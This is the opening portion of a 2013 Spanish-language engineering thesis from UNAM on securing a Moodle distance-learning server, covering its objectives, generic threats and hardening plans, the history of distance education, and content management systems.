Gmail

UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERIA

Seguridad en aplicaciones en la educación a distancia con Moodle y Java

TESIS PROFESIONAL
para obtener el título de
INGENIERA EN COMPUTACIÓN

Presenta:
Patricia Flores Solano

Director de Tesis:
M. en I. Ricardo Garibay Jiménez

Ciudad Universitaria, México Octubre 2013

Dedicatoria

Esta tesis la dedico con todo mi corazón a mi madre Patricia Solano Reúl quien ha sido mi fuerza, mi luz y me ha dado las bases para enfrentarme a la vida y así lograr lo que soy.

A mis hermanos Evelyn y Franz quien siempre les he tenido admiración por lo inteligente que son, son mi compañía más grata, mi cariño más especial y mi consuelo cuando lo necesito.

A mi prima Suhelen Solano por ser un apoyo incondicional y me brinda su mano para sostenerme siempre.

A toda mi familia, puesto que son mi principal fuente de inspiración.

Y a Ernesto Hernández Zuchovicki, quien me impulsa diariamente, mi complemento perfecto, mi motivación día a día, quien me ha brindado su cariño y su confianza.

Agradecimientos

Principalmente destaco a:

M. en I. Ricardo Garibay Jiménez. Quien sembró en mí las semillas más bellas y hoy son frutos de su apoyo, ha sido mi guía de la vida y mi llave de la sabiduría que me ha permitido abrir muchas puertas y encontrar mundos llenos de muchas cosas.

A mis queridos amigos que me apoyaron durante la facultad y más que enseñarme el valor de la amistad, jamás olvidare los buenos momentos que pase con ustedes, símbolos de admiración y respeto. Les agradezco sus consejos, sus conocimientos, sus trucos, sus secretos y su paciencia con todo mi corazón.

A José Gómez Carranza, Lidia Delgado y Benigno Salvador, que siempre me han ayudado en todos mis tramites, consejeros y que estimo mucho.

A todos mis maestros, aquellos que son la base de mis conocimientos, quienes con su entrega y dedicación han logrado pulir mi personalidad y hacerla mucho más grande, aquellos que más que mis maestros son mis amigos y que en momentos de dificultad han estado siempre allí.

A M. en C. Jaquelina López Barrientos, por haber revisado mi tesis a profundidad y haber hecho importantes sugerencias para mejorar su contenido, gracias por todo el apoyo recibido.

A mis sinodales por tomarse el tiempo para leer mi tesis y con su ayuda afinar los detalles.

A Samuel Pérez por apoyarme en los últimos trámites de mi titulación.

Índice de contenidos

Índice de tablas

Índice de figuras

Índice de diagramas

1. Introducción

En los primeros días de la web, el internet se utilizaba sobre todo para fines académicos. Por lo tanto, todos los protocolos de comunicación tenían muy poca o ninguna atención a la seguridad. La situación comenzó a cambiar a medida que más servicios públicos y comerciales comenzaron a moverse en línea, y por lo tanto muchos usuarios utilizaban el internet como parte de su rutina diaria. Con el incremento de usuarios, surgen también grupos de usuarios maliciosos, llamados "hackers"[1] que están centrados principalmente en el robo y el uso ilegal de la información. Hoy en día es muy común ser atacado por estos usuarios maliciosos. De hecho, es tan común y frecuente que se informa que sólo los ataques cibernéticos en Estados Unidos generan costos de hasta 22 mil millones de dólares cada año [1][i].

Se define como seguridad a una característica de cualquier sistema (informático o no) que nos indica que ese sistema está libre de todo peligro, daño o riesgo, y que es, en cierta manera, infalible. Como esta característica, particularizando para el caso de Web, sistemas operativos o redes de computadores, es sencillamente imposible, se suaviza la definición de seguridad y hablaremos de fiabilidad [2][ii] (probabilidad de que un sistema se comporte tal y como se espera de él).

Se puede definir información como el conocimiento obtenido a partir de la investigación, el estudio o instrucción, inteligencia, noticias, hechos, datos, una señal o carácter (como un sistema de comunicación o computadora) representando datos, algo (como mensaje, datos experimentales o una imagen) que justifique el cambio en una construcción (como un plan o una teoría) que representa la experiencia física o mental u otra construcción.

[1]Se utiliza para referirse a un experto (Gurú) en tecnologías de la información y las telecomunicaciones: programación, redes de computadoras, sistemas operativos, hardware, software, etc.

La seguridad informática consiste en asegurar que los recursos del sistema de información (material informático o programas) de una organización sean utilizados de la manera que se decidió y que el acceso a la información allí contenida así como su modificación solo sea posible para las personas que se encuentren acreditadas y dentro de los límites de su autorización.

La seguridad Web es un aspecto que está cobrando cada vez más importancia en las aplicaciones informáticas, de hecho, la seguridad informática se está convirtiendo en una disciplina académica en auge.

Es bien conocido que los Sistemas Virtuales de formación están cobrando cada día mayor importancia, en la enseñanza a distancia, en el ámbito de la educación en general y de una manera considerable en el contexto de las empresas. Pero los profesores y tutores de los cursos necesitan trabajar con seguridad y tener la certeza de que sus herramientas están a salvo de ataques informáticos. La seguridad, en este contexto, se encarga de activar mecanismos de protección, en particular, trata de proteger la información dejando la responsabilidad del acceso y su secuenciación en el tiempo en manos de los administradores de las aplicaciones, de proteger la infraestructura computacional que trata de que los sistemas y herramientas trabajen satisfactoriamente, y prevean situaciones de emergencias (fallos) y de proteger a los usuarios administrando concienzudamente los perfiles y permisos.

Moviendo clases y recursos en internet con un sistema gestor de aprendizaje (sus siglas en inglésLMS, Learning Managment System) Moodle abre un mundo de posibilidades en el uso de los sistemas de aprendizaje en línea[2]para los estudiantes. Sin embargo, también abre una serie de amenazas a los estudiantes y a la información privada ya que los recursos pueden ser vulnerables a los ataques cibernéticos.

Aprender acerca de los diferentes tipos de amenazas en Moodle ayudara a mitigar el riesgo y preparar una mejor estrategia para evitar lo peor.

[2]E-learning es la utilización de las nuevas tecnologías multimediales y de Internet para mejorar la calidad del aprendizaje facilitando el acceso a recursos y servicios, así como los intercambios y la colaboración a distancia.

Muchos de los ataques web más peligrosos provienen dentro del sistema, por lo que una vez que se tengan todos los parámetros de seguridad en su lugar, se debe monitorear la actividad del usuario para asegurarse de que no haya amenazas, y para darle seguimiento existen herramientas que apoyan esta tarea.

El trabajo se encuentra conformado de la siguiente manera:

En las primeras páginas de este documento, se abre con una introducción sobre la importancia de la seguridad en los sistemas basados en la Web con énfasis total en Moodle, y se hace referencia a los recursos con los que se cuentan para realizar esta tesis.

Continuando con el capítulo I se define lo que es la educación a distancia, así como los antecedentes que han dado lugar al crecimiento de las aplicaciones Weben el entorno educativo.

Dentro del capítulo II se menciona los gestores de contenidos, los cuales son la base principal para la implantación de este proyecto.

En el capítulo IIIse define qué es Moodle así como sus características básicas que lo componen.

El capítulo IV, se mencionan conceptos generales acerca de la seguridad informática.

Continuando con el capítulo V, estécontiene un estudio exhaustivo de la seguridad en Moodle, así como la importancia de desarrollar sistemas Web seguros en una plataforma Moodle, tomando en cuenta los requisitos necesarios para adoptar un esquema de seguridad específico y las consideraciones pertinentes.

En el capítulo VI se visualiza el caso práctico.

Finalmente se mencionan las conclusiones a las que se llegó en la presente tesis.

Cuando el departamento de Ingeniería de Control y Robótica de la división de Ingeniería Eléctrica de la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM) decidió utilizar Moodle como plataforma para la modalidad de educación a distancia que diera soporte de manera presencial y semipresencial, uno de los primeros retos que se planteo fue la creación de cursos por los propios docentes, a partir de la información recogida en la aplicación de la materia, se originó la implementación de un curso a distancia.

Una vez decidida su utilización como herramienta de aprendizaje electrónico conocido comoE-learning, se procedió a diseñar un curso a distancia como una forma de experimentar las nuevas tecnologías, la ventaja de diseñar este esquema era la rapidez con la que se incorporarían nuevos conocimientos, desde cualquier lugar.

Sin embargo al ofrecer este servicio se debían de cumplir una serie de requisitos en cuanto a rendimiento, escalabilidad y disponibilidad que garantizaran el correcto funcionamiento y que permitieran dar respuesta con facilidad a futuras ampliaciones del servicio, yasea en mayor número de usuarios, de asignaturas (cursos) o en capacidad de memoria, almacenamiento, entre otros.

2. Objetivos

Objetivo general

Instalar un sistema de aplicaciones Web como medio para la educación a distancia que garantice la seguridad de la información en Moodle.

Objetivos Particulares

- Realizar un estudio del alcance de la seguridad dentro de un sistema Web Moodle, estudiando los posibles ataques.
- Implantación de esquemas de seguridad.
- Estudiar las facilidades que ofrecen entornos de producción de software ligados al Web como son el lenguaje de programación PHP y el servidor de páginas Web Apache. Para ello se instalarán módulos de seguridad al servidor Apache.
- Adoptar algunos esquemas de seguridad específicos para la plataforma Moodle.
- Identificar las principales características de Moodle.
- Conocer cómo se realiza la instalación de Moodle en un servidor (Linux).
- Configurar correctamente las principales variables del entorno de administración de la plataforma Moodle para el sitio completo de e-Learning.

3. Justificación

Esta tesis nace con la finalidad de proteger nuestro Gestor de contenidos Moodle, que es el que actualmente está de manera productiva en el departamento de Ingeniería de Control y Robótica de la división de Ingeniería Eléctrica de la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM).

Moodle es una aplicación Web y como tal necesita ser alojada y conectada a una computadora con algún tipo de red pública o privada.

Esta computadora necesita tener los siguientes componentes:

Sistema Operativo, Servidor Web, PHP, Base datos y Moodle.

Cada una de estas piezas puede ser usada como un punto de ataque para usuarios maliciosos en el orden mostrado para tener acceso a la información protegida, es por eso que la necesidad de realizar esta investigación es hacer que todos estos componentes sean lo más seguros posibles.

Esta tesis incluye siete capítulos de páginas de información de cómo mejorar y aplicar seguridad en nuestro sistema Web. No es lo mismo instalar programas y hacerlos funcionar que instalar programas, configurarlos, probarlos y luego hacerlos funcionar. En este proyecto de tesis además de inseguridades a remediar nos encontraremos con otras configuraciones que harán nuestro sistema aún mejor, robusto, económico y lo mejor de todo seguro.

4. Recursos

El departamento de Ingeniería de Control y Robótica de la división de Ingeniería Eléctrica de la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM) cuenta con un equipo con las siguientes características:

Hardware

Servidor Dell

- Procesador Intel(R) Xeon (TM) CPU 3.00Ghz con 4 Nucleos
- 4Gb de RAM
- Disco Duro: 80Gb

Requerimientos:

Software

- Debian (Última versión estable)
- Moodle (Última versión estable)
- Apache
- MySql
- Php
- Paquetes adicionales

5. Definición del problema

Moodle es una aplicación web de código abierto Sistema de Gestión de Contenidos CMS (por sus siglas en inglés Course Management System/) Sistema de Gestión de Aprendizaje LMS (por sus siglas en inglés Learning Mangement System)/ Entorno de Aprendizaje Virtual VLE (por sus siglas en inglés Virtual Learning Enviroment). Su objetivo principal es permitir a las instituciones educativas e individuos, crear y publicar contenidos para el aprendizaje en línea, de una manera coherente y pedagógicamente valiosa.
Es por tal motivo que surge la pregunta ¿Por qué entonces alguien querría acceder de manera ilegal a una plataforma educativa?

Hay varios motivos para los criminales informáticos. En general, son personascon habilidades para el manejo de los sistemas informáticos, capaces de evadir la seguridad informática. Esto significa acceder de manera no autorizada a un sistema de forma remota por medio de una red de comunicación, tal como Internet.Algunos de los motivos podrían ser:

- Financieros: Robo de identidad de un usuario para obtener información valiosa y posteriormente vender información a terceros.

- Personales:Suelen ser personas envidiosas, rencorosas que pueden vulnerar la información de alguien, y modificarla de manera maliciosa, o en su caso alterar su información para beneficios personales, (modificación de calificaciones, robo de información, robo de cuentas, modificación de registros personales, etc.).

- En algunos casos se relaciona con el deseo de ejercitar, y a veces hacer conocer a otras personas, los conocimientos o habilidades del criminal en ese campo.

Dada la figura 1, se muestran los componentes con los que se cuentan, y se indica la problemática en cada uno de estos componentes.




Figura 1. Elementos en problemática (vulnerables).

a. Problemas con la seguridad en el servidor Web

La mayoría de los riesgos a nivel informático en las aplicaciones Web se presentan no en la aplicación como tal, sino en el servidor Web que las aloja, estas vulnerabilidades son producto de las debilidades de las diferentes implementaciones, no depende solamente del sistema operativo la seguridad, sino de la forma como dicho sistema se relaciona con el servidor de aplicaciones Web; las aplicaciones de tipo Web tienden a ser las más atacadas por su alto grado de exposición y la facilidad de ataques. La causa de este tipo de problema se debe a que no se cuenta buenas prácticas de configuración a nivel servidor de aplicación.

No hay protección en la estructura del sistema, no hay actualización de versiones, comparten la misma contraseña varios administradores de igual forma existen varios usuarios carentes de permisos, para acceder al servidor.

b. Problemas con la seguridad de bases de datos

La causa de este tipo de problemas es la falta de verificación de código y colocación de validaciones de los datos en los puntos apropiados, así como la asignación no apropiada de los permisos a los diferentes tipos de usuarios para acceder a la base de datos, y la falta demecanismos de respaldo.

c. Problemas con el firewall

Muchas veces algunos sistemas son violados sin que el usuario se entere y mucho menos sepa el daño o la información que ha sido sustraída de un servidor.
Para esto es necesario un firewall que mantenga alejados a los intrusos de los servidores.

6. Solución al problema

Nuestra tarea consiste en hacer que todos los componentes antes mencionados sean lo más seguros posible, presentar una metodología de implementaciónutilizando las tecnologías adecuadas como en la figura 3 se muestra.

a. La Web.

La idea de definir diferentes tipos de usuario para las diferentes aplicaciones Web y que únicamente acceden a esa aplicación, minimiza los accesos no autorizados y garantiza la disponibilidad de la información.

b. La base de datos

Se definirán diferentes tipos de usuario de la base de datos y se les asignara diferentes tipos de acceso a las tablas, también se contemplara un mecanismo de respaldo para garantizar la disponibilidad y la integridad de los datos.

c. Firewall.

Es una parte del sistema designado a bloquear o permitir la comunicación de la red basada en reglas predefinidas. El funcionamiento de este tipo de programa se basa en el filtrado de paquetes, minimiza las vulnerabilidades al hacer un análisis de los paquetes que entran y salen de nuestro sistema.

Todo dato o información que circule entre una PC y la red es analizado por el programa (firewall) con la misión de permitir o denegar su paso en ambas direcciones (internet > PC o PC > Internet), como lo muestra la figura 2, en la que el intruso intenta acceder a la red y es rechazado por el firewall.




Figura 2. Intruso intenta acceder y es rechazado por Firewall.




Figura 3. Esquema propuesto de seguridad.

Se instalará el sistema operativo GNU/Linux Debian y todos los paquetes necesarios sobre una máquina virtual. Para ello, utilizaremos vmwave como software de virtualización.
Crearemos un escenario "clásico". Servidor LAMP (Linux, Apache, MySQL y PHP) configurado por defecto (con un kernel compilado).

La aplicación Web Moodle contendrá un caso práctico conlas siguientes características:

Una configuración de la seguridad en nuestra plataforma Moodle.

Un control de acceso a la plataforma de forma segura (autenticación).

Un control de acceso a la base de datos.

Una configuración de la seguridad en nuestro equipo Servidor Linux.

7. Alcances y limitaciones

Con este proyecto se pretende lograr:

- La instalación, configuración y utilización de la aplicación Educativa: Moodle 2.5, que se usara como entorno de Aprendizaje/Enseñanza.

- La configuración de elementos de seguridad, mecanismos y hardening[3] en un servidor con Linux, y aplicación Web Moodle.

Este proyecto presentara un caso práctico donde se verifica como la seguridad informática propone una metodología para llevarse a cabo en el campo profesional y que sirva de guía para administrar una aplicación web como la propuesta.

[3]Hardening - Proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc.

Capítulo IEducación a distancia y aplicaciones Web

I.1Resumen

En este capítulo se definirá la Educación a distancia, sus antecedentes ycómoha evolucionado la enseñanza asistida por una computadora para dar pie a las plataformas electrónicas soportadas en internet, mejor conocidas con sussiglas en inglésLMS (Learning Managment System).

I.2Introducción

La demanda de la sociedad por una educación competitiva sólida y al mismo tiempo flexible hace necesaria la renovación de los esquemas tradicionales de enseñanza presencial, mediante la educación a distancia.

La tecnología nos aporta muchos elementos que nos ayudan a la práctica docente. No tenemos el conocimiento acabado, todos aprendemos de todos, lo importante es abrirnos a estas posibilidades, y la educación a distancia nos abre también a este proceso.

I.3Definición

La combinación de educación y tecnología para llegar a su audiencia a través de grandes distancias es el distintivo del aprendizaje a distancia. Esto es un medio estratégico para proporcionar entrenamiento, educación y nuevos canales de comunicación para instituciones educativas. Con pronósticos de ser uno de los siete mayores desarrollos en el área de la educación en el futuro, la educación a distancia es crucial en nuestra situación social como un medio para difundir y asimilar la información en una base global [3][iii].

I.4Antecedentes

I.4.1Primera generación

La educación a distancia tiene su primera etapa o generación, denominada Correspondencia. Esta modalidad se caracterizó por el predominio de materiales impresos, textos y manuales, que eran distribuidos por medio del correo postal.

El correo postal, jugó un papel importante dentro de la sociedad ya que era un medio por el cual las personas se podían comunicar sin necesidad de trasladarse de un lugar a otro para llevar un mensaje, sino que con solo escribir una carta, se podía informar a otra persona independientemente del lugar donde se encontraban tal como se muestra en la figura 4.




Figura 4. Primera Generación

Por ello los Sistemas Educativos al darse cuenta de la ayuda que les proporcionaba el correo postal, decidieron educar a la sociedad a través de la utilización de este medio, ya que se podían enviar manuales que permitían a la sociedad interesada aprender algún oficio o saber sobre algún tema de su interés, dando origen a la educación a distancia.

I.4.2Segunda generación

Después surgió la segunda generación, que podría denominarse multimedia, la mediación de la enseñanza y el aprendizaje continúa efectuándose por el uso material impreso, pero que comienza a tomar características específicas diseñadas para la enseñanza a distancia. A partir de la segunda década del siglo 20, la radio comienza a utilizarse como vehículo de enseñanza y en los años 60's se usa a la televisión.

De lo anterior se puede señalar, que los medios de comunicación no solo sirven para informar, divertir o en ocasiones distraer a la sociedad, sino que se les puede dar un uso educativo, es decir, dirigirlos a la transmisión de conocimiento y así elevar los niveles de educación de los países, como se muestra en la figura 5.




Figura 5. Segunda generación 1960 - 1985

Pero es necesario decir, la comunicación entre las instituciones encargadas de impartir este tipo de educación y sus educandos aún tardó, ya que tenían que hacerse por medio del uso del correo postal, lo que originaba que algunas dudas que surgieran en la audiencia acerca de los temas, fuera todavía tardío el proceso de solución con sus profesores o tutores.

La comunicación en la primera y la segunda generación era unidireccional, es decir la educación era dirigida solo a los educandos, y los educandos no podía de la misma manera intercambiar

información. Esto cambió, ya que con la ayuda y utilización del teléfono las distancias también "se acortaron", lo que permitió una comunicación participativa entre el maestro y el alumno. En 1971 aparece en México la primera telesecundaria.

I.4.3Tercera generación

Algunos autores denominan Telemática a la tercera etapa, ya que es cuando se integran los medios de telecomunicación con la informática. En esta etapa se utiliza la computadora y los sistemas multimedia para establecer una relación más interactiva entre el educando y el educador. Ejemplos de esta última generación serían las teleconferencias, la tele reunión, el correo electrónico y el video texto, figura 6.

Figura 6. Video texto. Tercera generación educación a distancia

Actualmente se utiliza tecnología con la cual se sustenta la conjugación de las telecomunicaciones, y la tecnología digital para el enlace satelital por fibra óptica, con el fin de agilizar el proceso de enseñanza-aprendizaje en esta modalidad de educación a distancia. También se hace de informática donde se utilizan las redes de cómputo, las cuales se originan una retroalimentación entre el maestro y el alumno.

I.4.4Cuarta generación

La cuarta generación, se sintetiza en la comunicación educativa vía Internet. Su inicio se enmarca en 1995, se llama también enseñanza virtual basando la educación en múltiples tecnologías incluyendo las de gran ancho de banda, propiciando comunicación síncrona-asíncrona, interacciones en tiempo real mediante audio y video, transmisión de video a través de la World Wide Web y la utilización del video bajo demanda.

I.4.5Quinta generación

La quinta generación es la actual (2013) en donde el Modelo de Aprendizaje es flexible, basado en la entrega de materiales vía Internet. Es una derivación de la cuarta generación y se le denomina Modelo de Aprendizaje Flexible Inteligente, que se implementa y desarrolla a través de sistemas de producción automatizada de cursos y sistemas automatizados de asesoría pedagógica. Puede pensarse como la modalidad educativa de la era digital.

Dado lo anterior, la quinta generación, está siendo apoyada por medio de las nuevas tecnologías de la información y la comunicación, donde se hace uso de la red de redes, el Internet, en el cual se puede realizar una comunicación de manera interactiva o bidireccional, donde se puede tener una comunicación de manera precisa, casi simultánea y en ocasiones de manera inmediata.

Capítulo IIGestor de contenidos

II.1Resumen

Hace ya algún tiempo se hacía un breve recorrido sobre las principales aplicaciones web libres. Desde entonces hasta ahora el mundo de las aplicaciones web en general ha sufrido un auge desmesurado a espaldas de la web 2.0. Este auge no ha hecho sino facilitar la evolución de las aplicaciones web libres que, lejos de desaparecer, se están multiplicando y evolucionando hasta límites insospechados. Y en lugar de pagar una licencia podemos necesitar cierto trabajo de personalización (normalmente barato) para adaptarla a nuestras necesidades. Desde esa base, voy a hablar brevemente de los gestores de contenido. De todas las aplicaciones web libres el gestor de contenidos es sin duda la más imprescindible y extendida.

II.2Gestores de contenido

Un gestor de contenidos es un sistema que permite administrar de una manera rápida, sencilla y eficaz la presentación en internet de los textos, imágenes, video, etc. Que los usuarios cargan en él.

El gestor simplifica en gran manera el trabajo de los usuarios finales que pueden concentrarse en la elaboración de los contenidos sin tener que ocuparse de la presentación, la cual queda a cargo del sistema.

Entre los gestores de contenidos más destacados y gratuitos se encuentran (ver figura 7):

- Moodle
- WordPress
- Joomla
- Drupal

Figura 7. Gestores de contenidos más destacados y gratuitos.

Es posible sugerir una división de la funcionalidad de los sistemas en gestión de contenidos en cuatro categorías:

- Creación de contenidos
- Gestión de contenido
- Publicación
- Presentación

II.2.1Creación de contenidos

El Sistema Gestor de Contenidos (CMSdel inglés Content Management System) aporta herramientas para que los creadores sin conocimientos técnicos en páginas web puedan concentrarse en el contenido. Lo más habitual es proporcionar un editor de texto WYSIWYG("Lo que ves es lo que obtienes"), en el que el usuario ve el resultado final mientras escribe, al estilo de los editores comerciales, pero con un rango de formatos de texto limitado. El objetivo es que el creador pueda poner énfasis en algunos puntos, pero sin modificar mucho el estilo general del sitio web.

Para la creación del sitio propiamente dicho, CMS aportan herramientas para definir la estructura, el formato de las páginas, el aspecto visual, el uso de patrones y un sistema modular que permite incluir funciones no previstas originalmente.

II.2.2 Gestión de contenidos

Los documentos creados se depositan en una base de datos, donde también se guardan el resto de los datos de la web, tales como los datos relativos a los documentos versiones hechas, autor, fecha de publicación, caducidad; de igual manera los datos y preferencias de los usuarios, la estructura de la web, etc.

La estructura de la web se puede configurar con una herramienta que, habitualmente, presenta una visión jerárquica del sitio y permite modificaciones. Mediante esta estructura se puede asignar un grupo a cada área, con responsables, editores, autores y usuarios con diferentes permisos. Eso es imprescindible para facilitar el ciclo de trabajo con un circuito de edición que va desde el autor hasta el responsable final de la publicación. El CMS permite la comunicación entre los miembros del grupo y hace un seguimiento del estado de cada paso del ciclo de trabajo.

II.2.3Publicación

Una página probada se publica automáticamente cuando llega la fecha de publicación y cuando caduca se archiva para futuras referencias. En su publicación, se aplica el patrón definido para toda la web o para la sección concreta donde está situada, de forma que el resultado final es un sitio web con un aspecto consistente en todas sus páginas. Esta separación entre contenido y forma permite que se pueda modificar el aspecto visual de un sitio web sin afectar los documentos ya creados y libera a los autores de preocuparse por el diseño final de sus páginas

II.2.4 Presentación

El CMS puede gestionar automáticamente la accesibilidad de su web, con soporte de normas internacionales de accesibilidad como WAI (iniciativa de accesibilidad web), y adaptarse a las preferencias o necesidades de cada usuario. También puede proporcionar compatibilidad con los

diferentes navegadores disponibles en todas las plataformas (Windows, Linux, Mac, Palm, etc.) y su capacidad de internacionalización lo permite adaptarse al idioma, sistema de medidas y cultura del visitante.

El sistema se encarga de gestionar muchos otros aspectos como son los de menús de navegación o la jerarquía de la página actual dentro de la web, añadiendo enlaces de forma automática, también gestiona todos los módulos, internos o externos, que incorpore al sistema. Así por ejemplo, con un módulo de noticias se presentarían las novedades aparecidas en otro web, con un módulo de publicidad se mostrara un anuncio o mensaje animado, y con un módulo de foro podría mostrar, en la página principal, el titulo de los últimos mensajes recibidos. Todo esto con los enlaces correspondientes y, evidentemente, siguiendo el patrón que los diseñadores hayan creado.

Los textos y las imágenes suelen ser cargados utilizando procesadores de texto simples incorporados al gestor, mientras que los demás contenidos se transfieren a través de otras opciones que brinda el software. A su vez el gestor trae incorporado un conjunto de datos denominados plantillas que indican cómo debe transformar los contenidos para darles un formato uniforme a todas las páginas.

En el interior de la plantilla reside la información de cómo serán el encabezamiento, el cuerpo, el pie de página, los colores que tendrán, el logotipo del sitio, el menú, etc. Y también como habrá de darse formato al texto y demás contenidos que ingresan los usuarios. En la figura 8, se ilustra un esquema general de interacción de estas cuatro categorías.

